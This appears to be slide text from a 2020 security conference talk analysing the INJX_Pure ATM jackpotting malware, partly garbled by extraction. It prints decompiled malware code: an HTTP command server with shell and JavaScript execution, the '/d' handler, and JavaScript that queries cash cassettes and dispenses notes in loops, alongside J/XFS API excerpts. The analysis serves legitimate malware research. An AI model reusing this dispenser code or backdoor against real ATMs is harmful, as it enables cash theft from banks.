INJX_Pure – Workflows



INJX_Pure – Workflows

- 1. KRunnable() Reads file named .AgentCli
 - 1. If value = 2, add log entry
 - 2. If value = 1, scandyna(), loadconf(), patchall()
- 2. loadconf() Creates an HTTPServ() that accepts commands
 - d dispense cash *or* query the device
 - eva run arbitrary JavaScript
 - mgr pull running classes
 - core run a locally stored JAR file
 - [no endpoint] execute arbitrary shell command

INJX_Pure - loadconf()

```
private static void loadconf() {
 try {
   toedit = new Class[2550];
   toeditcount = 0;
                                                                                                          Creates an HTTP server _
    instrumentedClassName = new String[100];
    instrumentedMethodName = new String[100];
    instrumentedArgsMap = new String[100];
   acodeinsert = new String[100];
   bcodeinsert = new String[100];
   FileInputStream input = new FileInputStream(conffile);
   prop.load(input);
   String porthttp = prop.getProperty("port", "65413");
    try {
     HTTPServ.bv(Integer.parseInt(porthttp));
    } catch (IOException ex) {}
   String runya = prop.getProperty("runonload");
   disablesec = Integer.parseInt(prop.getProperty("d public static void by(int value) throws IOException {
   detach = Integer.parseInt(prop.getProperty("detac
                                                       HttpServer server = HttpServer.create(new InetSocketAddress(Integer.valueOf(value).intValue()), 0);
   int counter = Integer.parseInt(prop.getProperty()
                                                       server.createContext("/", new MyHandler());
   Global.verbose = Integer.parseInt(prop.getPropert
                                                       server.setExecutor(Executors.newCachedThreadPool());
   Global.logoutput = prop.getProperty("logoutput",
                                                       server.start();
   if (!Global.logoutput.equals("")) {
     if (Global.logoutput.equals("stdout")) {
```

INJX_Pure – "/d" command

```
public void handle(HttpExchange t) throws IOException {
 String response = "OK";
 String method = t.getRequestMethod();
 StringBuilder out cmd = new StringBuilder();
 if (t.getRequestURI().getPath().equals("/d"))
   if (method.equals "POST")) {
     Global.checklog();
     InputStream in = t.getRequestBody();
     BufferedReader reader = new BufferedReader(new InputStreamReader(in));
     StringBuilder out = new StringBuilder();
     String line;
     while ((line = reader.readLine()) != null)
       out.append(line);
     String post = URLDecoder.decode(out.toString());
     Global.logf.write(post + "\n");
     Global.logf.flush();
     Pattern p = Pattern.compile("([^{\&}]+)=([^{\&}]+)");
     Matcher m = p.matcher(post.toString());
     String id = "";
     String d = "";
     while (m.find()) {
       String par = m.group(1);
       String v = m.group(2);
       if (par.equals("i")) {
         id = v;
         continue;
       if (par.equals("d")) {
         d = v.replaceAll(";", ",");
         continue;
        if (par.equals("q")) {
         Global.logf.write("Got query\n");
         response = runjs(info);
      f (!id.equals("") && !d.equals("")) {
       Global.logf.write("Dispensing\n");
       Global.logf.flush();
       (new dispen(d.replaceAll(";", ","), id)).start();
       response = "ok";
```

```
_____ "/d" endpoint check
    "POST" check
```

```
var Global = Packages.java.lang.Class.forName("injx2.Global");
var Global = Global.cast(Global.newInstance());
var Peripheral = Global.runningclass.get("Peripheral");
var Peripheral = Peripheral.cast(Peripheral.newInstance());
var jsd = Peripheral.Dispenser;
if (!jsd.isOk()) {
    print("DERROR");
} else {
    var resume = "";
    for (var j = 0; j < jsd.getNumberOfCashUnits(); j++) {
        resume += jsd.getCashUnit(j).getValue() + ":" + jsd.getCashUnit(j).getActual() + ";";
    }
    print(resume);
}</pre>
```

 $_$ Query function $^{oldsymbol{ol}oldsymbol{oldsymbol{ol}oldsymbol{oldsymbol{oldsymbol{ol}oldsymbol{oldsymbol{oldsymbol{ol}}}}}}}}}}}}}}$


Dispense function

INJX_Pure – "/d" Query

- Which of these are XFS?
 - Peripheral.Dispenser
 - getNumberOfCashUnits
 - getCashUnit

```
var Global = Packages.java.lang.Class.forName("injx2.Global");
var Global = Global.cast(Global.newInstance());
var Peripheral = Global.runningclass.get("Peripheral");
var Peripheral = Peripheral.cast(Peripheral.newInstance());
var jsd = Peripheral.Dispenser;
if (!jsd.isOk()) {
    print("DERROR");
} else {
    var resume = "";
    for (var j = 0; j < jsd.getNumberOfCashUnits(); j++) {
        resume += jsd.getCashUnit() .getValue() + ":" + jsd.getCashUnit(j).getActual() + ";";
    }
    print(resume);
}</pre>
```

INJX_Pure – getCashUnit



INJX_Pure – getCashUnit

CEN Documents: https://www.cen.eu/work/areas/ict/ebusiness/pages/ws-j-xfs.aspx

J/XFS Workshop - CWAs 16008:2009

J/XFS CWA 16008-1 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform -Base Architecture - Programmer's Reference - Release 2009

<u>J/XFS CWA 16008-2 (2009)</u> - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Pin Keypad Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-3 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Magnetic Stripe & Chip Card Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-4 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Text Input/Output Device Class Interface - Programmer's Reference - release 2009



<u>J/XFS CWA 16008-5 (2009)</u>- J/eXtensions for Financial Services (J/XFS) for the Java Platform - Cash Dispenser, Recycler and ATM Device Class Interface - Programmer's Reference - release 2009

<u>J/XFS CWA 16008-6 (2009)</u> - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Printer Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-7 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Alarm Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-8 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Sensors and Indicators Unit Device Class Interface - Programmer's Reference - release 2009

J/XFS CWA 16008-9 (2009) - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Depository Device Class Interface - Programmer's Reference - release 2009

<u>J/XFS CWA 16008-10(2009)</u> - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Check Reader/Scanner Device Class Interface - Programmer's Reference - release 2009

<u>J/XFS CWA 16008-11(2009)</u> - J/eXtensions for Financial Services (J/XFS for the Java Platform - Camera Device Class Interface - Programmer's Reference - release 2009

<u>J/XFS CWA 16008-12(2009)</u> - J/eXtensions for Financial Services (J/XFS) for the Java Platform - Vendor Dependant Mode Specification - Programmer's Reference - Release 2009

INJX_Pure – getCashUnit

5.2.2 JxfsCashUnitStatus Extends Implements JxfsType Query Return getCashUnit JxfsCashUnit

4.2.8 JxfsCashUnit

4.2.8.1 Usage

Information about the status and contents of the logical and physical cash units. Each logical bill or coin type cash unit can be composed of one or more physical cash units. All counters are pure software counters. Due to this fact these values can differ from the actual physical cash counts.

4.2.8.2 Summary

Extends	Implements	Implements		
JxfsType				
Property	Туре	Access		
rejectCount	int	RW		
Constructor	Parameter	Parameter-Type		
JxfsCashUnit	rejectCount	int		
Method	Return			
getProperty	Property			
setProperty	void			
addLogicalUnit	boolean			
getLogicalUnits	java.util.Vector			

4.2.8.3	Properties			
4.2.8.3.1	rejectCount (RW)			
	Type Remarks	int Counter for all reject as	ctions in the device.	
4.2.8.4	Methods			
4.2.8.4.1	addLogicalUnit			
	Syntax boolean addLogicalUnit(JxfsLogicalCashUnit logicalCashUnit) Remarks Add a logical cash unit.			
	Parameter	Type JxfsLogicalCashUnit	Name	Description Add a logical cash unit to the internal list of cash units.
4.2.8.4.2	getLogicalUnits			
	Syntax Remarks	java.util.Vector getLogicalUnits() Returns vector of JxfsLogicalCashUnit.		

INJX_Pure - getNumberofCashUnits?

HUGE credit to Frank Boldewin for finding the source code referenced below on VirusTotal:

https://github.com/fboldewin/Libertad-y-gloria---A-Mexican-cyber-heist-story---CyberCrimeCon19-Singapore

```
else if (<u>Global.IdOperacion</u> == 38) {
  for (byte b = 0; b < Peripheral.NotesDeposit.getNumberOfCashUnits(); b++) {
   if (Peripheral.NotesDeposit.getCashUnit(b).getValue() == arrayOfInt[b2] && Peripheral.NotesDeposit.getCashUnit(b).getIso().equal i += Peripheral.NotesDeposit.getCashUnit(b).getAccepted();
   j += Peripheral.NotesDeposit.getCashUnit(b).getAccepted();</pre>
```

INJX_Pure – NotesDeposit

Taking it one step further...

- accept
- disableInsert
- eject
- ejectReject
- ejectStack
- enableInsert
- enableInsertByNotesType
- getCanRetract
- getCashUnit
- getCashUnitEx
- getCashUnitInfoEx
- getCommandStatus
- getDeviceStatus

- getDeviceStatusString
- getInputShutterStatus
- getItemsTransportStatusString
- getMaxStackerCapacity
- getMediaStatus
- getMediaStatusString
- getNumberOfCashUnit
- getNumberOfRejectedNotes
- getNumberOfRetractedNotes
- getNumberOfRetractOperations
- getOutputStatus
- getOutputStatusString
- getRejectBinStatus

- getRejectBinStatusString
- getShutterStatusString
- getStackerStatus
- getStackerStatusString
- getVendorInfoError
- reset
- retract
- stack
- waitForEject
- waitForEjectReject
- waitForEjectStack
- waitForInsert

INJX_Pure – Peripherals

What else could the attackers have done?

<u>Screen</u>

- disableKeys
- enableKeys
- executeCommand
- extraCommand
- getTimeOut
- mask
- maskAndWaitAndTimeOut

- maskWithoutShow
- setAutoEnter
- setTimeOut
- show
- waitAction
- waitActionWithoutPinPadControl

Host

- isOnline
- receive
- reset
- send

System Service

- alive
- getDate
- getRebootStatus
- getYear
- reset

<u>PinPad</u>

- addPinPadListener
- encrypt3DesMac
- getSerialNumber
- removePinPadListener
- reset

INJX_Pure – "/d" Dispense

```
var Global=Packages.java.lang.Class.forName("injx2.Global");
var Global=Global.cast(Global.newInstance());
var Peripheral=Global.runningclass.get("Peripheral");
var Peripheral=Peripheral.cast(Peripheral.newInstance());
var jsd=Peripheral.Dispenser;
jsd.clearDispenseValues();
jsd.removeAnomalyHandler("Dispenser");
var todispen=[%%list dispense%%];
var cassette=[];
var resume="";
for (var j = 0; j < jsd.getNumberOfCashUnits(); j++) {
    resume+=jsd.getCashUnit(j).getValue()+":"+jsd.getCashUnit(j).getActual()+"";
    if(parseInt(jsd.getCashUnit(j).getValue())<=0 || j>=todispen.length){
        continue;
    if(todispen[j]>=jsd.getCashUnit(j).getActual()-100){
        todispen[j] jsd.getCashUnit(j).getActual()-100;
    cassette.push({denom: jsd.getCashUnit(j .getValue(), id: j});
print(resume+"");
cassette=cassette.sort(function(a, b){return a.denom - b.denom});
for(var ci=cassette.length-1;ci>=0;ci--){
    if (todispen[cassette[ci]['id']]>0) {
        var roundx=Math.ceil(todispen[cassette[ci]['id']]/40);
        for(var k=0; k<roundx;k++) {
            jsd.clearDispenseValues();
            var amount=todispen[cassette[ci]['id']];
            if(amount>40){
                amount=40;
            todispen[cassette[ci]['id']]-=amount;
            jsd.getCashUnit(ci).setDispense(amount);
            print(cassette[ci]['id']+":"+cassette[ci]['denom']+":"+amount+"");
            var x = jsd.dispense();
            if(!x) { print("ERROR:"+jsd.getCommandStatusString()+"");break;}
            var y = jsd.present();
           var z = jsd.waitForBillsTaken(30);
```

- Yellow = Likely XFS/Built on XFS
- Orange = Unclear
- Red = Likely Proprietary

DESCRIPTION:

The Cash Dispenser Setup option allows the terminal operator to perform the following functions:

- GENERAL SETTINGS. This function allows user to set cassette status reporting, value of trap status threshold, set retract cash option, and set wait for bills taken option.
- 912 HOST LOGICAL CASSETTE MAPPING. This function allows user to map the 912 logical name as specified by the host network or bank.
- Configure Cassettes. This function allows configuring the cassette parameters for country code, currency value, and media size specifications.

ATM manual in OSINT

Dispense function

INJX_Pure – Dispense

3.3 IJxfsCashDispenserControl

3.3.1 Summary

Extends	Implements
IJxfsBaseControl	

Property	Type	Access
capabilities	JxfsCapabilities	R
mixTable	java.util.lang.Vector of JxfsMixTable	RW
uvv	boolean	RW
currencies	java.util.Vector of JxfsCurrency	R

Method	Return
getProperty	Property
setProperty	void
is <i>Property</i>	boolean
denominate	identificationID
dispense	identificationID
dispenseExec	identificationID
startExchange	identificationID
endExchange	identificationID
endExchange (no	identificationID
parameters)	
openSafeDoor	identificationID
calibrateCashUnit	identificationID
getDateTime	identificationID
setDateTime	identificationID
queryOrder	identificationID
removeOrder	identificationID
queryCashUnit	identificationID
updateCashUnit	identificationID
reset	identificationID
testCashUnits	identificationID
queryDenominations	identificationID
updateDenominations	identificationID

	Sy	ntax	identificationID dispens throws JxfsException;	se(JxfsDispenseRequest	dispenseRequest)
•	Remarks	emarks	Dispenses the amount of money which is specified by the JxfsDenomination. The cash is dispensed at the side specified with the position property.		
	Pa	rameter	Type JxfsDispenseRequest	Name dispenseRequest	Description Contains all parameter used for dispensing cash.

XFS Approach

- Possibility of proprietary implementations
- Increased development time
- With INJX_Pure, someone has to:
 - 1) Deploy the malware
 - 2) Be at the ATM at the right time

BlackHat USA 2020 55

Concluding Thoughts

- Malicious activity facilitated by legitimate, widely-used financial standards
- Two different approaches to accomplish the same thing
- High operational requirements: money mules, long-term intrusions